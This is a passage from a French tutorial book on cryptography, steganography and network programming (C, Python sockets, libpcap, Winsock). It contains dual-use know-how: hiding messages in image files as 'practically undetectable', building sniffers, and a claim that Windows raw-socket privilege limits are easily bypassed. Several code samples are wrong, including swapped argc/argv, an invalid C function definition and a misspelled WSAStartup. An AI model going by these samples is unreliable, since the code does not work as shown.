Contrairement aux ACS, le ACA vont utiliser 2 clés différentes: une pour chiffrer, l'autre pour déchiffrer.

La clé de chiffrement est appelée clé publique et sert à crypter les messages. La clé de déchiffrement est appelée clé privée et sert à déchiffrer les messages cryptés avec la clé publique.

Ces 2 clés sont mathématiquement liées. C'est pour cela qu'on ne peut déchiffrer un message ayant été chiffré avec une clé publique n'appartenant pas à la personne à qui l'on envoie le message.

## **La stéganographie**

La stéganographie est un domaine de la cryptographie où l'on va cacher les données à transmettre à une/des personne(s) dans des fichiers qui paraissent anodins (comme les images...)

Pour écrire des messages dans une image, il va falloir un éditeur hexadécimal et l'image choisie. Ouvrez l'image avec l'éditeur hexadécimal, recherchez les zones de padding (une suite de chiffres 0 dans la zone hexadécimale) et remplacez-les par le message voulu (cela peut parfois dégrader l'image).

Cela peut aussi marcher avec des exécutable (qui contiennent de très grandes suites de 0).

Pour apporter un peu plus de sécurité à nos messages cachés, vous pouvez crypter ces derniers avant de les cacher.

Vous pouvez maintenant envoyer des messages cachés (et cryptés).

Pour pouvoir retrouver le message, votre destinataire va devoir ouvrir l'image (ou autre), avec un éditeur hexadécimal, se rendre à l'offset où vous avez placé le message et lire ce dernier.

Maintenant, vous pouvez envoyer des messages cachés, les mettre sur des sites (par exemple comme arrière-plan d'une page pour que votre/vos destinataire(s) puissent y accéder). De plus cette méthode est pratiquement indétectable car très peu de personnes s'amuse à ouvrir avec un éditeur hexadécimal, une image qu'ils trouvent: surtout quand ce sont des images utilisées comme arrière-plan de pages web.



# **Partie III :**

# **Programmation réseau**

Dans cette partie du livre, nous allons voir les bases de la programmation réseau.

En premier, il y aura un aide-mémoire du langage C qui survolera les notions les plus importantes. Pour apprendre ce langage très important, je vous conseille vivement de vous procurer un livre sur le C.

Le langage C est un langage compilé et de haut niveau qui est très puissant et a entre autre servit à développer les systèmes UNIX / LINUX. Ce langage a été créé par Denis Richie.

En deuxième, il y aura une présentation des principales fonctions réseaux de Python.

Le langage Python est un langage interprété et de haut niveau. Il est aussi orienté objet (comme le C++). Il est simple d'apprentissage et d'utilisation.

En troisième, on verra quelques fonctions de la libpcap.  
Pour finir, il y aura 2 chapitres sur Winsock.



# Le langage C

## Structure d'un programme en C

Le code source d'un programme C suit certaines règles de structuration facilitant les activités du pré-processeur et du compilateur.

Nous allons étudier cette structuration à l'aide d'un programme.

```
# include <stdio.h>

void afficheur(char a);
{
    char t = a;
    printf("%c\n", t);
}

main( )
{
    char a;
    printf ("Entrez un caractère:\n") ;
    scanf ("%c", &a) ;
    afficheur (a) ;
    return 0 ;
}
```

Un programme en C commence toujours par l'utilisation des directives du pré-processeur (un programme qui va conditionner la compilation). La directive utilisée ici demande au pré-processeur d'inclure le fichier d'en-tête passé en argument.

Puis on a déclaré une fonction qui accepte un argument et qui a pour but de l'afficher à l'aide de `printf()` qui est défini dans le fichier d'en-tête.

Pour finir, on entre dans la fonction principale : `main()`.

Cette fonction est obligatoire car les programmes commencent et finissent par elle ; de plus, c'est à partir de cette fonction que l'on appelle les fonctions déclarées et définies avant `main()`.

On peut parfois passer des arguments à `main()` (lorsque l'on appelle les programmes à partir d'un shell par exemple).

Pour les récupérer, on va utiliser `argc` et `argv` :

- `argc` a comme valeur le nombre d'argument passé à `main()`. `argc` ne peut être inférieur à 1 car le nom du programme est toujours envoyé.

- argv[] est un tableau contenant les caractères passés comme arguments. argv[0] est le nom du programme.

Exemple :

```
int main(int argv, char*argc[])
{
...
    if(argv <= 1 || argv > 4)
    {
...
    }

    if(argc>3)
    {
        dest =gethostbyname (argc[1]);
...
}
```

## Les bases

### Les commentaires

Commenter ses codes de programmes est très important surtout si l'on souhaite pouvoir l'améliorer dans les semaines ou années qui suivent son écriture ou si l'on souhaite le publier sous la licence GPL.

Cela permet de savoir à quoi sert telle ou telle partie du code.

Pour commenter son code, le C nous propose 2 éléments dont voici les syntaxes :

Syntaxe: /\* Ceci est un commentaire \*/

Syntaxe: // est un commentaire

Le premier offre la possibilité d'étaler son commentaire sur plusieurs lignes. Le deuxième ne peut tenir que sur une ligne et suit une instruction.

### Les types de données

Types	Représentation
void	c'est un type vide (en fait, cela veut dire que l'élément auquel il est associé n'a pas de type). Il est beaucoup utilisé avec les fonctions et avec certains types de pointeurs.
char	type utilisé pour les caractères.



wchar_t	type utilisé pour les caractères longs.
int	type utilisé pour les entiers.
float	type utilisé pour les réels.
double	type utilisé pour les réels étant en double précision.
long int	type utilisé pour les entiers longs.
short int	type utilisé pour les entiers courts.
long double	type utilisé pour les réels étant en quadruple précision.

Chaque type peut être signé (« *signed* ») ou non signé (« *unsigned* »).

## les variables

Qu'est-ce-qu'une variable ?

Et bien, une variable est une suite de caractères significatifs pointant vers une zone mémoire contenant des données (valeur de la variable) et allant être utilisées par le programme.

La suite de caractères utilisée pour identifier la variable suit certaines conventions :

- elle doit être alphanumérique et peut contenir le caractère de soulignement bas ( \_ ).
- les mots clés utilisés par le C (instructions, fonctions...) ne peuvent être utilisés comme nom de variable.
- la 1<sup>ère</sup> lettre de la variable ne peut être un chiffre.

La dernière convention est plus une particularité du langage C, elle concerne la casse que respecte le C. Cela veut dire que ce dernier fait la différence entre les minuscules et les majuscules.

Exemple :

« language », « Language » et « LANGUAGE » désignent 3 variables différentes.

## Déclaration et initialisation

Pour déclarer des variables (ce qui est obligatoire avant de les utiliser, sinon à la compilation on verra apparaître un beau petit message d'erreur), on doit écrire le type de la variable suivi de son nom.

Syntaxe :    type nom\_de\_la\_variable ;

Pour initialiser une variable, il faut utiliser l'opérateur d'affectation qui est le signe égal (" = "). A la gauche de l'opérateur doit se trouver la variable, à la droite, la valeur que doit contenir la variable.

Syntaxe:     nom\_de\_la\_variable = valeur ;

Pour information, on peut déclarer puis initialiser les variables ou faire ces 2 actions simultanément.

## Les types de variables

Il existe plusieurs types de variables.  
Nous allons en voir 2 : les constantes et les registres.

Une constante est une variable spéciale. Sa particularité est que sa valeur ne change pas tout au long du programme. Pour déclarer des constantes, il faut suivre le modèle suivant :

Syntaxe:     const type nom\_de\_la\_variable;

Parfois, il vaut mieux placer une variable dans l'un des registres du processeur au lieu de le placer en mémoire. Cela est possible grâce au mot clé « register ». Pour déclarer une variable registre, il faut suivre le modèle suivant :

Syntaxe:     register type nom\_de\_la\_variable;

## La portée des variables

En fonction de l'endroit où elle est déclarée, une variable peut être accessible ou non par les fonctions du programme.

Il existe principalement 2 types de variables : les globales et les locales.

Les variables globales (ou encore « externes ») sont des variables indépendantes de toutes fonctions : leur portée s'étend donc à l'ensemble du programme (qui doit tenir sur un seul fichier source sinon il faudrait utiliser un autre type de variables). Elles sont accessibles par toutes les fonctions.

Alors que les variables locales sont dépendantes d'une fonction. Seule cette fonction peut y accéder.

## Les tableaux

Un tableau est un élément presque semblable aux variables.

Similitudes	Différences
- Ils sont identifiés (référéncés)	- les tableaux pointent vers un

par des noms. - Les noms utilisés pour les identifier suivent les mêmes règles de création.	groupe de zones mémoires (où chaque élément est accessible à l'aide d'un numéro qui détermine sa place dans le tableau).
--	--

Il existe différents types de tableaux :

- les tableaux à une dimension.
- les tableaux à plusieurs dimensions.

Pour déclarer un tableau, il faut suivre le modèle suivant :

Syntaxe :     type   nom\_du\_tableau[x];

Soit x le nombre maximal d'éléments dans le tableau.

## Instructions

<u>Syntaxe</u>	<u>Explications</u>
<b>Le test if:</b>	
<pre>if (test) {     bloc_instructions; }</pre>	Il permet de faire un saut conditionnel. Cela veut dire que si le test réussi, le programme va exécuter les instructions dans le bloc puis continuer jusqu'à la fin de main(), sinon il continu le programme sans exécuter le bloc.
<b>Le test if et la clause else :</b>	
<pre>if (test) {     bloc_instructions1; }else{     bloc_instructions2; }</pre>	Permet de faire un saut conditionnel. Cela veut dire que si le test réussi, le programme va exécuter les instructions du bloc 1 puis continuer jusqu'à la fin de main(), sinon il va exécuter les instructions du bloc 2 puis continuer jusqu'à la fin de main().
<b>Le test if et la clause else if :</b>	
<pre>if (test)     instructions1; else if (test2)     instructions2; ...</pre>	Permet de faire un saut conditionnel. On fait plusieurs tests : l'instruction exécuté est celui qui suit directement le test qui est vrai.
<b>La boucle for :</b>	
<pre>for (debut; fin; pas)     instruction;</pre> <p style="text-align: center;">ou</p>	Permet de faire une boucle qui va exécuter une instruction ou un bloc d'instructions un nombre déterminé de fois. C'est une instruction puissante et utile.

<pre>for (debut; fin; pas) {     bloc_instructions; }</pre>	
<b>La boucle while :</b>	
<pre>while (condition)     instruction;      ou  while (condition) {     bloc_instructions; }</pre>	Permet de faire une boucle qui va exécuter une instruction ou un bloc d'instruction tant que la condition est vraie.
<b>La boucle do/while :</b>	
<pre>do     instruction; while (condition);      ou  do {     bloc_instructions; } while (condition);</pre>	Permet de faire une boucle qui va exécuter une instruction ou un bloc d'instructions tant que la condition est vraie.  Sa particularité est qu'elle exécute l'instruction ou le bloc d'instruction avant que la condition soit testée.

Pour information, la boucle while fait l'inverse de do/while : elle teste la condition avant d'exécuter l'instruction ou le bloc d'instruction.

## Les notions avancées

### Les pointeurs

Un pointeur est une variable spéciale: sa valeur est en fait l'adresse mémoire d'une autre variable. Pour faire plus court: un pointeur est une variable qui pointe vers une autre variable.

Pour déclarer un pointeur, il faut suivre le modèle suivant :

Syntaxe :     type   \*nom\_du\_pointeur;

Pour information, pour accéder aux éléments suivant et précédant l'élément que pointe le pointeur, il faut incrémenter/décrémenter le pointeur à l'aide de ++ ou --

Syntaxes :     pointeur++   ou   pointeur--

Quelques précisions :

- `nom_du_pointeur` : est un pointeur qui pointe vers l'adresse d'une variable.
- `*nom_du_pointeur` : est un pointeur qui pointe vers le contenu d'une variable.
- `&nom_du_pointeur` : retourne l'adresse de la variable.

## Les structures

Une structure est un élément qui permet de regrouper des variables, des tableaux... Ces derniers seront utilisés pour accomplir certaines tâches spécifiques.

Les structures sont très souvent utilisées pour enregistrer des données quelconques et de types différents.

Pour définir une structure, il faut suivre le modèle suivant :

Syntaxe :

```
struct nom {
    variable1;
    variable2;
    ...
}
```

On ne peut pas encore utiliser la structure car on l'a seulement définie : il faut la déclarer.

Et oui! « nom » n'est pas une variable structure, on peut le considérer comme un type.

Pour déclarer une variable structure, il faut suivre le modèle suivant :

Syntaxe :

```
struct nom var1[,var2,...];
```

Les variables déclarées dans une structure sont appelées « membres d'une structure ».

Lorsque l'on veut accéder aux membres d'une structure, il faut utiliser l'opérateur point ( . ).

Syntaxe :

```
var1.membre_name;
```

Pour information, il existe d'autres types de structures dont :

- les structures qui ont comme membres d'autres structures.
- les tableaux de structures. La particularité de ces structures est que chaque élément du tableau de structures est une structure.

De quoi donner des migraines lors de l'étude de codes sources intégrant ces types de structures.

Maintenant, voyons d'autres éléments semblables aux structures: les unions.

Leur particularité est que l'on accède à leurs membres un à un, alors que l'on peut accéder aux membres d'une structure en même temps.

Pour définir des unions, il faut suivre le modèle suivant :

Syntaxe:     union nom {  
                          variable1;  
                          variable2;  
                          ...  
                          }

Pour les déclarer, il faut suivre le modèle suivant :

Syntaxe:     union nom var1[,var2,...];

## Le pré-processeur

Le pré-processeur C travaille avant le compilateur. Il a pour but de traiter les directives se trouvant au début du code source.

Voyons diverses directives :

<code>#define x y</code>	spécifie au pré-processeur de remplacer x par y dans le code source.
<code>#undef x</code>	spécifie au pré-processeur de ne plus remplacer x par y dans le code source.
<code>#include &lt;xxx&gt;</code>	spécifie au pré-processeur d'inclure des fichiers au code source. Généralement se sont des fichiers d'en-tête qui sont inclus.
<code>#if premiere_condition</code> ... <code>#elif deuxieme_condition</code> ... <code>#else</code> ... <code>#endif</code>	Comme l'instruction if/else. Ces directives spécifie au compilateur (par l'intermédiaire du pré-processeur) de faire telles ou telles actions en fonction du test effectué.  Par exemple : elles permettent de compiler des parties du code en fonction de la nature du système d'exploitation (Windows, linux...).

## Les fonctions

Une fonction est une suite de code qui est écrit pour un but précis, qui est identifiée (référéncée) par un nom et qui a la particularité d'apporter une certaine modularité dans le code.

Notions importantes sur les fonctions:

- Il existe déjà des fonctions spécifiques au C (comme printf( )). Leur nom ne peut donc être utilisé pour nommer nos propres fonctions.
- Une fonction peut accepter ou non des arguments.
- Une fonction peut renvoyer ou non des éléments.
- On passe les arguments à la fonction lors de son appel.
- Une fonction est soit itérative (les instructions s'exécutent à la suite) soit récursives (la fonction peut s'appeler).





# Python et les sockets

Voici une petite liste (dans l'ordre alphabétique) des méthodes qu'utilisent les sockets. Car le langage Python est orienté objet et supporte donc les notions de classes, polymorphisme... comme le langage C++.

Voici cette liste :

```
socket.accept()
socket.bind(adresse)
socket.close()
socket.connect(adresse)
socket.fileno()
socket.gethostbyname(hostname)
socket.gethostname()
socket.getpeername()
socket.getsockname()
socket.getsockopt()
socket.listen(max_connexions)
socket.recv(data_size)
socket.recvfrom(data_size)
socket.send(données)
socket.sendto(données, adresse_distante)
socket.setblocking(flag)
socket.setsockopt()
socket(socket_famille, type[, protocole])
```

## **socket.accept()**

Cette méthode accepte une connexion sur le socket.

Exemple : `sock_client,adr = socket.accept()`

## **socket.bind(adresse)**

Cette méthode affecte un nom et un port à un socket.

Exemple : `socket.bind("",1024)`

## **socket.close()**

Cette méthode ferme un socket.

### **socket.connect(adresse)**

Cette méthode permet à un client de se connecter à un serveur.

Exemple : `socket.connect(("serveur.com",1024))`

### **socket.fileno()**

Cette méthode retourne un descripteur de fichier.

### **socket.gethostbyname(hostname)**

Cette méthode permet d'obtenir l'adresse IP de la machine à qui appartient le nom d'hôte passé en argument.

### **socket.gethostname()**

Cette méthode permet d'obtenir le nom de la machine sur laquelle elle est employée.

### **socket.getpeername()**

Cette méthode retourne le nom de la machine se trouvant à l'autre extrémité du socket.

### **socket.getsockname()**

Cette méthode permet d'obtenir l'adresse et le port utilisé par le socket. Il renvoie ces éléments sous forme de liste : (ipadr, port).

### **socket.getsockopt()**

Cette méthode permet d'obtenir les options du socket.

### **socket.listen(max\_connexions)**

Cette méthode permet de forcer un serveur à écouter un port dans l'attente d'une connexion. L'argument passé à la fonction est le nombre de connexions que doit accepter le serveur.

Exemple : `socket.listen(10)`

### **socket.recv(data\_size)**

Cette méthode permet de recevoir des données de la machine se trouvant à l'autre bout du socket. L'argument passé à la fonction est la taille des données devant être récupérées.

Exemple : `tm = s.recv(1024)`

### **socket.recvfrom(data\_size)**

Comme la précédente mais s'utilise avec le protocole UDP.

### **socket.send(données)**

Cette méthode permet d'envoyer des données à la machine se trouvant à l'autre bout du socket.

### **socket.sendto(données, adresse\_distante)**

Comme la précédente mais s'utilise avec le protocole UDP. Le deuxième argument passé à la fonction est l'adresse qui va recevoir les données.

### **socket.setblocking(flag)**

Affecte au socket les modes blocking ou nonblocking.

### **socket.setsockopt()**

Cette méthode permet de mettre des options sur le socket.

### **socket(socket\_famille, type[, protocole])**

Cette fonction crée un socket.

La famille de socket est généralement AF\_INET.

Les types de sockets sont généralement :

- SOCK\_STREAM (tcp)
- SOCK\_DGRAM (udp)
- SOCK\_RAW (pour les raw sockets).



# La libpcap

Nous allons ensemble voir quelques fonctions réseau que nous fournit la libpcap.

Cette bibliothèque de fonctions a été développée par le groupe ayant créé le célèbre sniffer TCPdump.

```
char pcap_lookupdev(char *err);
```

Elle retourne le nom de l'interface réseau pouvant être utilisée par la fonction *pcap\_open\_live()*. Le paramètre de la fonction est un message d'erreur expliquant que la fonction n'a pas réussi si cette dernière ne peut définir l'interface.

```
int pcap_lookupnet(char *dev, bpf_u_int32 *net, bpf_u_int32  
*mask, char *err);
```

Le 1<sup>er</sup> paramètre est la variable contenant l'interface réseau à utiliser.

Le 2<sup>ème</sup> est un pointeur sur un entier de type *bpf\_u\_int*. Cet entier va contenir l'adresse réseau de l'interface choisie.

Le 3<sup>ème</sup> est aussi un pointeur sur un entier de type *bpf\_u\_int*. Cet entier va contenir l'adresse du masque réseau de l'interface choisie.

Le 4<sup>ème</sup> est une chaîne d'erreur.

A l'appel de cette fonction, les paramètres 2 et 3 auront une valeur, pas avant !

```
pcap_t *pcap_open_live(char *dev, int snaplen, int promisc, int  
to_ms, char *err);
```

Le 1<sup>er</sup> paramètre doit être une chaîne contenant l'interface réseau choisie.

Le 2<sup>ème</sup> est le nombre maximum d'octets à capturer sur les paquets passant par l'interface: donc par le sniffer.

Le 3<sup>ème</sup> paramètre permet de mettre ou non l'interface réseau en mode promiscuité.

Le 4<sup>ème</sup> paramètre permet de spécifier un *timeout* de lecture des paquets.

Le 5<sup>ème</sup> paramètre est une chaîne contenant un message d'erreur.

Il y a une autre fonction pratiquement semblable à *pcap\_open\_live()*: c'est **pcap\_t \*pcap\_open\_offline(const char \*file, char \*err)**; qui met les paquets capturés dans un fichier que l'on pourra consulter après la capture.

Avant *pcap\_open\_live()* on voit un élément nouveau qui est en fait une structure définie dans *pcap.h*. Cette structure comme vous avez dû le remarquer est : **pcap\_t**.

**void pcap\_close(pcap\_t);**

Cette fonction arrête la capture de paquets à partir du descripteur passé en argument à la fonction.

```
void pcap_close(pcap_t *p)
{
    /*XXX*/
    if (p->fd >= 0) {
#ifdef linux
        pcap_close_linux(p);
#endif
        close(p->fd);
    }
    if (p->sf.rfile != NULL) {
        if (p->sf.rfile != stdin)
            (void)fclose(p->sf.rfile);
        if (p->sf.base != NULL)
            free(p->sf.base);
    } else if (p->buffer != NULL)
        free(p->buffer);

    pcap_freecode(&p->fcode);
    free(p);
}
```

**int pcap\_loop(pcap\_t, int cnt, pcap\_handler callback, u\_char \*user\_data);**

Cette fonction lit **cnt** paquets du descripteur de paquets **pcap\_t** puis passe le tout à la fonction **callback** avec comme argument **user\_data**.

**callback** traitera le paquet et l'affichera si le développeur de l'application le souhaite.

```
int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)
{
    register int n;

    for (;;) {
        if (p->sf.rfile != NULL)
```

```

        n = pcap_offline_read(p, cnt, callback, user);
    else {
        /*
         * XXX keep reading until we get something
         * (or an error occurs)
         */
        do {
            n = pcap_read(p, cnt, callback, user);
        } while (n == 0);
    }
    if (n <= 0)
        return (n);
    if (cnt > 0) {
        cnt -= n;
        if (cnt <= 0)
            return (0);
    }
}
}
}

```

**const u\_char\* pcap\_next(pcap\_t \*p, struct pcap\_pkthdr \*header);**

C'est cette fonction qui va nous permettre de capturer les paquets après que la fonction *pcap\_open\_live()* est été utilisée.

Le 1<sup>er</sup> paramètre est le descripteur utilisé avec la fonction *pcap\_open\_live()* .

Le 2<sup>ème</sup> paramètre est un pointeur sur une structure qui va contenir les en-têtes du paquet capturé. Cette structure est définie dans le fichier *pcap.h*.

Voici de quoi elle se compose :

```

struct pcap_pkthdr {
    struct timeval ts;      /* time stamp */
    bpf_u_int32 caplen;    /* length of portion present */
    bpf_u_int32 len;       /* length this packet (off wire) */
};

```

```

const u_char * pcap_next(pcap_t *p, struct pcap_pkthdr *h)
{
    struct singleton s;

    s.hdr = h;
    if (pcap_dispatch(p, 1, pcap_oneshot, (u_char*)&s) <= 0)
        return (0);
    return (s.pkt);
}

```

**int pcap\_stats(pcap\_t \*p, struct pcap\_stat \*stat);**

Cette fonction nous fournit quelques informations sur les paquets capturés. Ce sont des informations comme le nombre de paquets reçus par le logiciel de capture et le nombre de paquets droppés par le logiciel de capture.

Le 1<sup>er</sup> paramètre est le descripteur utilisé pas la fonction *pcap\_open\_live()* .

Le 2<sup>ème</sup> paramètre est une structure qui va contenir les informations retournées par la fonction. Pour savoir de quelles informations il en retourne, remontez de quelques lignes.

Voici comment se présente cette structure :

```
struct pcap_stat {
    u_int ps_recv;      /* number of packets received */
    u_int ps_drop;     /* number of packets dropped */
    u_int ps_ifdrop;   /* drops by interface XXX not yet supported */
};
```

```
int pcap_compile(pcap_t *p, struct bpf_program *filter_t, char
                *filter_str, int optimize, bpf_u_int32
                netmask);
```

Cette fonction permet de créer un filtre pour paquets.

Il compile la chaîne de filtre contenue dans **filter\_str** et la met dans la structure **struct bpf\_program \*filter\_t** définie dans le fichier bpf.h et dont voici le code :

```
struct bpf_program {
    u_int bf_len;
    struct bpf_insn *bf_insns;
};
```

Si **int optimize** est mis à 1 (true), le filtre produit est optimisé. Le dernier paramètre est une variable contenant le masque réseau de l'interface choisi dont le descripteur est **pcap\_t \*p**.

```
int pcap_setfilter(pcap_t *p, struct bpf_program *filter_t);
```

Cette fonction associe le descripteur de capture **pcap\_t \*p** avec la structure contenant le filtre.

```
int pcap_setfilter(pcap_t *p, struct bpf_program *fp)
{
    if (install_bpf_program(p, fp) < 0)
        return (-1);
    return (0);
}
```



On vient de voir les principales fonctions de la libpcap. Normalement, armé de ces informations, vous devriez être capable de développer un sniffer voir plus...

Avant de finir ce chapitre, voici un aperçu des fonctions de la libpcap. La disposition n'a été ni choisie ni faite au hasard, c'est la disposition adoptée dans pcap.h.

```
char *pcap_lookupdev(char *);
int pcap_lookupnet(char *, bpf_u_int32 *, bpf_u_int32 *, char *);
pcap_t *pcap_open_live(char *, int, int, int, char *);
pcap_t *pcap_open_dead(int, int);
pcap_t *pcap_open_offline(const char *, char *);
void pcap_close(pcap_t *);
int pcap_loop(pcap_t *, int, pcap_handler, u_char *);
int pcap_dispatch(pcap_t *, int, pcap_handler, u_char *);
const u_char*
    pcap_next(pcap_t *, struct pcap_pkthdr *);
int pcap_stats(pcap_t *, struct pcap_stat *);
int pcap_setfilter(pcap_t *, struct bpf_program *);
int pcap_getnonblock(pcap_t *, char *);
int pcap_setnonblock(pcap_t *, int, char *);
void pcap_perror(pcap_t *, char *);
char *pcap_strerror(int);
char *pcap_geterr(pcap_t *);
int pcap_compile(pcap_t *, struct bpf_program *, char *, int,
    bpf_u_int32);
int pcap_compile_nopcap(int, int, struct bpf_program *,
    char *, int, bpf_u_int32);
void pcap_freecode(struct bpf_program *);
int pcap_datalink(pcap_t *);
int pcap_snapshot(pcap_t *);
int pcap_is_swapped(pcap_t *);
int pcap_major_version(pcap_t *);
int pcap_minor_version(pcap_t *);

FILE *pcap_file(pcap_t *);
int pcap_fileno(pcap_t *);

pcap_dumper_t *pcap_dump_open(pcap_t *, const char *);
void pcap_dump_close(pcap_dumper_t *);
void pcap_dump(u_char *, const struct pcap_pkthdr *, const u_char *);

int pcap_findalldevs(pcap_if_t **, char *);
void pcap_freealldevs(pcap_if_t *);

u_int bpf_filter(struct bpf_insn *, u_char *, u_int, u_int);
int bpf_validate(struct bpf_insn *f, int len);
char *bpf_image(struct bpf_insn *, int);
void bpf_dump(struct bpf_program *, int);
```



# Winsock

Winsock est une API de Microsoft qui permet de développer des applications TCP et UDP (grâce à Winsock 2) de bas niveau avec les sockets streams (pour Winsock 1.1) ou les raw sockets (pour Winsock 2).

## Winsock 1.1

Les applications réseaux créés avec Winsock 1.1 suivent le même schémas que ceux créés avec d'autres bibliothèques de fonctions réseaux.

La seule particularité est qu'avant de créer le socket, il faut initialiser winsock.

Voici le schémas de créations :

<u>Serveur</u>	<u>Client</u>
On initialise Winsock \\	On initialise Winsock \\
On créer le socket \\	On créer le socket \\
On renomme le socket \\	On le connecte au serveur \\
On le met sur écoute \\	On envoie nos requêtes
On accepte la connexion \\	
On gère les requêtes du/des client(s)	

On va commencer par voir les fonctions qu'utilise(nt) le(s) client(s).

D'abord sachez que pour faire fonctionner les applications winsock, il vous faut :

- winsock.h
- wsock32.lib

## Client

### On initialise Winsock

Pour initialiser Winsock, il faut la fonction : `WSAStartup( )`.

Sa syntaxe est la suivante : `int WSAStartup (WORD wVersionRequired, LPWSADATA lpWSADATA);`

Le 1<sup>er</sup> argument est la version de Winsock que l'on veut utiliser (soit 1.1 ici).

Le 2<sup>ème</sup> argument est l'adresse d'une structure de type WSADATA qui est définie dans winsock.h.

```
typedef struct WSADATA {
    WORD    wVersion;
    WORD    wHighVersion;
    char    szDescription[WSADESCRIPTION_LEN+1];
    char    szSystemStatus[WSASYS_STATUS_LEN+1];
    unsigned short iMaxSockets;
    unsigned short iMaxUdpDg;
    char    FAR *lpVendorInfo;
} WSADATA;
```

Voici un exemple de cette fonction :

```
...
WORD    wVersionRequired ;
LPWSADATA lpWSADATA;
wVersionRequested = MAKEWORD(1,1);
init = WSASStartup(wVersionRequested, &WSADATA);
...
```

### **On créer le socket**

Pour créer le socket, on utilise la fonction : `socket()`.

Sa syntaxe est la suivante : *SOCKET socket (int af, int type, int protocol);*

Le 1<sup>er</sup> argument est la famille du socket (généralement c'est AF\_INET. Les autres familles sont présentées dans winsock.h).

Le 2<sup>ème</sup> argument est le type de socket (il y a SOCK\_STREAM, SOCK\_DGRAM... : ils sont définis dans winsock.h).

Le 3<sup>ème</sup> argument est le protocole utilisé (il y a IPPROTO\_IP, IPPROTO\_ICMP... : ils sont définis dans winsock.h).

Avant d'utiliser la fonction `socket`, il nous faut remplir une structure de type `sockaddr_in`.

```
struct sockaddr_in {
    short    sin_family;
    u_short  sin_port;
    struct   in_addr    sin_addr;
    char    sin_zero[8];
};
```

Voici un exemple de cette fonction :

```
...
```

```

SOCKET socket;
struct sockaddr_in sin;

sin.sin_addr.s_addr = htonl(inaddr_any);
sin.sin_family      = AF_INET;
sin.sin_port        = htons(xx);

sock = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
...

```

En cas d'échec lors de la création du socket, `socket()` renvoie : `INVALID_SOCKET`.

Avant de passer à la fonction suivante, voyons un petit élément (ou plutôt une fonction) : `htons()`.

Cette fonction permet de placer les octets du port dans le même ordre dans chaque architecture.

Pour information, chaque architecture PC traite de manières différentes les octets, soit elles placent d'abord le byte de poids faible puis celui de poids fort (little endian) soit elles placent celui de poids fort pour terminer avec celui de poids faible (big endian). Cela dépasse le cadre de ce livre donc on ne s'y attardera pas.

Il existe d'autres fonctions de ce type définies dans `winsock.h` (comme toujours) :

```

- u_long  htonl(u_long  hostlong);
- u_short htons(u_short hostshort);
- u_long  ntohl(u_long  netlong);
- u_short ntohs(u_short netshort);

```

### On connecte le socket au serveur

Pour faire cela, on utilise la fonction : `connect()`.

Sa syntaxe est la suivante : `int connect (SOCKET s, const struct sockaddr FAR *name, int namelen);`

Le 1<sup>er</sup> argument est le descripteur de socket.

Le 2<sup>ème</sup> argument est une structure de type `sockaddr`.

```

struct sockaddr {
    u_short sa_family; /* address family */
    char sa_data[14]; /* up to 14 bytes of direct address */
};

```

Le 3<sup>ème</sup> argument est la taille de la structure de type `sockaddr`.

Voici un exemple de cette fonction :

```
...
connect(socket, (sockaddr *)&structure, sizeof(struct
sockaddr));
...
```

### **On programme ce pour quoi le client est créé**

Cette partie du programme dépend du développeur de l'application.  
Nous allons seulement voir 2 fonctions permettant de communiquer avec le serveur.  
La première fonction est `send()` et sert à envoyer des données, la deuxième est `recv()` et sert à recevoir des données envoyées avec `send()`.

La syntaxe de `send()` est la suivante : *int send(SOCKET s, const char FAR \* buf, int len, int flags);*

Le 1<sup>er</sup> argument est le descripteur de socket.

Le 2<sup>ème</sup> argument est un espace mémoire qui contient la chaîne à envoyer.

Le 3<sup>ème</sup> argument est la longueur de cet espace.

Le 4<sup>ème</sup> argument doit toujours être mis à 0 car il n'est pas très important.

La syntaxe de `recv()` est la suivante : *int recv(SOCKET s, char FAR \* buf, int len, int flags);*

Le 1<sup>er</sup> argument est le descripteur de socket.

Le 2<sup>ème</sup> argument est un espace mémoire qui va contenir la chaîne envoyée avec `send()`.

Le 3<sup>ème</sup> argument est la longueur de cet espace.

Le 4<sup>ème</sup> argument doit toujours être mis à 0 car il n'est pas très important.

Voici un exemple de ces fonctions :

```
...
envoyer = send(socket, buffer, strlen(buffer), 0);
recevoir = recv(socket, buffer, 512, 0);
...
```

## **Serveur**

Pour alléger le livre, nous allons seulement voir les éléments nouveaux pour la création du serveur. Car en revoyant le schémas de création d'un serveur, on remarque qu'il y a des ressemblances avec celui des clients.

### **On renomme le socket**

Pour associer le socket créé avec notre adresse réseau, il faut utiliser la fonction `bind()`.

Sa syntaxe est la suivante : `int bind (SOCKET s, const struct sockaddr FAR * addr, int namelen);`

Le 1<sup>er</sup> argument est le descripteur de socket.

Le 2<sup>ème</sup> argument est une structure `sockaddr`

Le 3<sup>ème</sup> argument est la taille de cette structure.

Voici un exemple de cette fonction :

```
...  
bind(sock, (sockaddr *)&struttre, sizeof(struct sockaddr))  
...
```

### **On le met sur écoute**

Pour mettre le serveur en écoute (en attente d'une connexion), il faut utiliser la fonction `listen()`.

Sa syntaxe est la suivante : `int listen (SOCKET s, int backlog);`

Le 1<sup>er</sup> argument est le descripteur de sockets.

Le 2<sup>ème</sup> argument est le nombre maximal de connexions (le maximum de clients que peut gérer le serveur en même temps).

Voici un exemple de cette fonction :

```
...  
listen(socket, 5) ;  
...
```

### **On accepte la connexion**

Pour accepter des connexions de clients, on utilise la fonction `accept()`.

Sa syntaxe est la suivante : `SOCKET accept (SOCKET s, struct sockaddr FAR *addr, int FAR *addrlen);`

Le 1er argument est le descripteur de socket.

Le 2<sup>ème</sup> argument est une structure de type `sockaddr`.

Le 3<sup>ème</sup> argument est la taille du 2<sup>ème</sup> argument.

La structure du 2<sup>ème</sup> argument est remplie par la fonction elle-même.

Voici un exemple de cette fonction :

```
...  
accept(socket, (struct sockaddr *)&structure, &taille_struct)  
...
```





## Winsock (suite)

Winsock permet aussi de manipuler les raw sockets qui proposent des fonctions de programmation puissantes. On va pouvoir développer de très bons sniffers, des générateurs de paquets réseaux, des modificateurs d'en-tête de paquets passant par notre interface réseau...

On ne peut utiliser les raw sockets sans être administrateur de la machine. Mais bien sûr, sous Windows, on peut facilement contourner la pseudo restriction liée à l'utilisation des raw sockets. Comme à chaque nouveau système Windows, Microsoft change les moyens de restriction, tous les citer ne ferait qu'alourdir ce livre.

Nous allons voir différentes fonctions permettant de manipuler les raw sockets puis nous allons nous attaquer au sujet même.

### On crée le socket

Pour cela, on utilise la fonction : *WSASocket*.

